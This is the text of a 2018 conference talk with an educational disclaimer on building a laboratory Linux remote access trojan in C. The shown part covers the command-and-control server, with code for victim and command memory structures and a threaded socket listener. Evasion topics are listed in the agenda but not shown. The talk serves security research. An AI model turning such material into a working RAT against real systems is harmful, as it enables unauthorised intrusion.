Don't RAT Me OUT!

Lilly Chalupowski
October 29, 2018

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Security Application Developer - Threat Intelligence

Agenda
What will we cover?

- Disclaimer
- What is a RAT?
- Brief History of the RAT
- Why build a RAT?
- The Laboratory RAT
  - CnC Server
  - Victim Sessions
  - Command Queue
  - NCurses
- Evasion
  - NIDS/NIPS
  - Debugging
  - Virtual Machines
- POC / Demo / Questions

Disclaimer
Don't be a Criminal

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

What is a RAT?

What is a RAT?
The Animal

Figure: Army RAT!


Figure: Swamp RAT

History of the RAT

History of the RAT
System Administrators

- Central management
- Supporting larger user base
- Fixing issues remotely
- Solved user issues issues

History of the RAT
Well that Escalated Quickly



Why Build a RAT?

Figure: Hackers IRL

Why Build a RAT?
Because Linux

- Linux
- C Programming Language
- Learning Experience
- Find Detection Limitations
- Research the Linux Malware Ecosystem
- It's Cool
- Because I Can

The Laboratory RAT

CnC Server
In the C Programming Language

- Sockets
  - Create
  - Bind
  - Listen
  - Accept
  - Receive
  - Process
  - Send
- PThreads

CnC Server

It can be painful when written in C




Figure: Leslie Knope

CnC Server
Create Victims Memory Data Structure

net.c

```
net_client_beacon_t **net_create_victims(){
  int count = NET_MAX_CLIENTS;                        // Get Max Supported Clients Count
  net_client_beacon_t **v;                            // Create Pointer to Data Structure
  v = malloc(count * sizeof(net_client_beacon_t));    // Allocate Memory for Data Array
  if (v == NULL){                                     // Error Checking
    fprintf(stderr, "[x] %s\n", strerror(errno));
    exit(EXIT_FAILURE);
  }
  for (int i = 0; i < count; i++){                    // Set to NULL
    v[i] = NULL;
  }
  return v;                                           // Return Pointer to Data Structure Array
}
```

CnC Server
Create Commands Memory Data Structure

net.c

```
net_server_beacon_t **net_create_commands(){
  int count = NET_MAX_CLIENTS;                    // Get Max Supported Clients Count
  net_server_beacon_t **v;                        // Create Pointer to Data Structure
  v = malloc(count * sizeof(net_server_beacon_t)); // Allocate Memory for Data Array
  if (v == NULL){                                 // Error Checking
    fprintf(stderr, "[x] %s\n", strerror(errno));
    exit(EXIT_FAILURE);
  }
  for (int i = 0; i < count; i++){                // Set to NULL
    v[i] = NULL;
  }
  return v;                                       // Return Pointer to Data Structure Array
}
```

net.c

```
bool net_server(int port,
                net_client_beacon_t **p_victims,    // Victims Memory Array
                net_server_beacon_t **p_commands){  // Commands Memory Array
  int server_fd, client_fd;
  struct sockaddr_in server, client;
  server_fd = socket(AF_INET, SOCK_STREAM, 0);      // Create Socket File Descriptor
  if (server_fd < 0){                               // Error Checking for Socket
    fprintf(stderr, "[x] %s\n", strerror(errno));
    return false;
  }
  if (setsockopt(server_fd,                         // Socket File Descriptor
                 SOL_SOCKET,                        // Manipulate Socket Options
                 SO_REUSEADDR,                      // Permit Local Host Reuse
                 &(int){ 1 },
                 sizeof(int)) < 0){
    fprintf(stderr, "[-] %s\n", strerror(errno));
  }
  memset(&server, 0, sizeof(server));              // Zero Out Server Struct
  server.sin_family      = AF_INET;                // Set TCP Type
  server.sin_port        = htons(port);            // Set Port
  server.sin_addr.s_addr = htonl(INADDR_ANY);      // Any Addresses
  // continued here...
}
```

net.c

```
if (bind(server_fd, (struct sockaddr *) &server, sizeof(server)) < 0){ return false; } // Bind to Socket
if (listen(server_fd, NET_MAX_CLIENTS)  != 0){ return false; }                         // Listen to Socket
while (true){
  socklen_t client_len = sizeof(client);
  net_t_client_args_t *p_net_t_client_args = malloc(sizeof(net_t_client_args_t));
  while (( client_fd = accept(server_fd,                                    // Socket File Descriptor
                              (struct sockaddr *)&client,                   // Client SockAddr Struct
                              (socklen_t *)&client_len))){
    pthread_t t_client;                                                     // Client Thread
    p_net_t_client_args->client_fd = client_fd;                             // Send Client File Descriptor
    p_net_t_client_args->p_victims = p_victims;                             // Pointer to Victims Struct
    p_net_t_client_args->p_commands = p_commands;                           // Pointer to Commands Struct
    pthread_attr_t attr_t_client;                                           // Create Thread Attributes
    pthread_attr_init(&attr_t_client);                                      // Initialize Attributes
    pthread_attr_setdetachstate(&attr_t_client, PTHREAD_CREATE_DETACHED);   // Set Detached Attribute
    if (pthread_create(&t_client,
                       &attr_t_client, net_t_client, p_net_t_client_args) < 0){ // Spawn Client Thread
      return false;
    }
  }
  free(p_net_t_client_args); // Cleanup
}
close(client_fd);            // Close Client Socket File Descriptor
return true;
```